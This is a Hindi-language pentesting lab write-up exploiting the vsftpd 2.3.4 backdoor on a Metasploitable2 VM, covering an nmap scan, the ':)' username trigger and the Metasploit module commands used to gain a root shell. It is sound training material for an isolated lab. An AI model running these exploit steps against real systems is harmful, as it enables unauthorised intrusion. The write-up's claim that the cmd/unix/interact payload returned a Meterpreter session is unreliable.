
Metasploitable2 पर vsftpd 2.3.4 बैकडोर (CVE-2011-2523) का शोषण — रिकॉन, एक्सप्लॉयटेशन और रेमेडिएशन को कवर करने वाला एक व्यावहारिक पेंटेस्टिंग लैब राइटअप।

एक व्यावहारिक प्रयोगशाला जो vsftpd 2.3.4 में ज्ञात बैकडोर भेद्यता की खोज और शोषण को प्रदर्शित करती है, एक पृथक Kali Linux ↔ Metasploitable2 वातावरण का उपयोग करते हुए।
जानबूझकर कमजोर लक्ष्य मशीन के विरुद्ध कोर पैठ परीक्षण कार्यप्रवाह — टोही, भेद्यता पहचान, शोषण, और पोस्ट-एक्सप्लॉइटेशन सत्यापन — का अभ्यास करें।
| घटक | विवरण |
|---|---|
| आक्रमणकर्ता | Kali Linux 2026.1 (VMware) |
| लक्ष्य | Metasploitable2 (VMware) |
| नेटवर्क | NAT, होस्ट/इंटरनेट से पृथक |
| लक्ष्य IP | 192.168.233.129 |
दोनों VM को एक ही निजी नेटवर्क सेगमेंट पर रखा गया था, वास्तविक नेटवर्क से पृथक, ताकि यह सुनिश्चित किया जा सके कि अभ्यास का कोई बाहरी जोखिम न हो।

nmap -sV -sC 192.168.233.129
लक्ष्य को खुले पोर्ट और सेवा संस्करणों के लिए स्कैन किया। परिणामों में शामिल थे:
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
...

पोर्ट 21 पर vsftpd 2.3.4 चल रहा था। यह विशिष्ट संस्करण सार्वजनिक रूप से बैकडोर युक्त होने के लिए जाना जाता है: 2011 में, आधिकारिक vsftpd स्रोत संग्रह से छेड़छाड़ की गई और दुर्भावनापूर्ण कोड डाला गया। :) स्ट्रिंग वाले उपयोगकर्ता नाम से लॉग इन करने पर TCP पोर्ट 6200 पर एक छिपा हुआ लिसनर सक्रिय होता है, जो बिना प्रमाणीकरण के रिमोट शेल प्रदान करता है।

msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.233.129
set payload cmd/unix/interact
run
शोषण ने सफलतापूर्वक बैकडोर को सक्रिय किया और एक Meterpreter सत्र लौटाया।
sessions -i 1
sysinfo
getuid
समझौता किए गए होस्ट पर सक्रिय सत्र और पहुंच स्तर की पुष्टि की।


केवल एक पुरानी और बैकडोर युक्त सेवा का शोषण करके, बिना किसी प्रमाणीकरण की आवश्यकता के, लक्ष्य मशीन पर पूर्ण रूट-स्तरीय रिमोट शेल एक्सेस प्राप्त किया।
एक ज्ञात, सार्वजनिक भेद्यता वाली एकमात्र पुरानी सेवा पूर्ण सिस्टम समझौते के लिए पर्याप्त थी — किसी कस्टम शोषण विकास या उन्नत तकनीक की आवश्यकता नहीं थी। यह उजागर करता है कि पैच प्रबंधन और संस्करण स्वच्छता वास्तविक दुनिया के सुरक्षा आसन की नींव क्यों हैं।
यह अभ्यास विशेष रूप से Metasploitable2 के विरुद्ध किया गया था, जो सुरक्षा प्रशिक्षण के लिए डिज़ाइन की गई जानबूझकर कमजोर वर्चुअल मशीन है, एक पृथक लैब नेटवर्क के भीतर जिसका उत्पादन प्रणालियों या तृतीय-पक्ष बुनियादी ढांचे से कोई संबंध नहीं है।
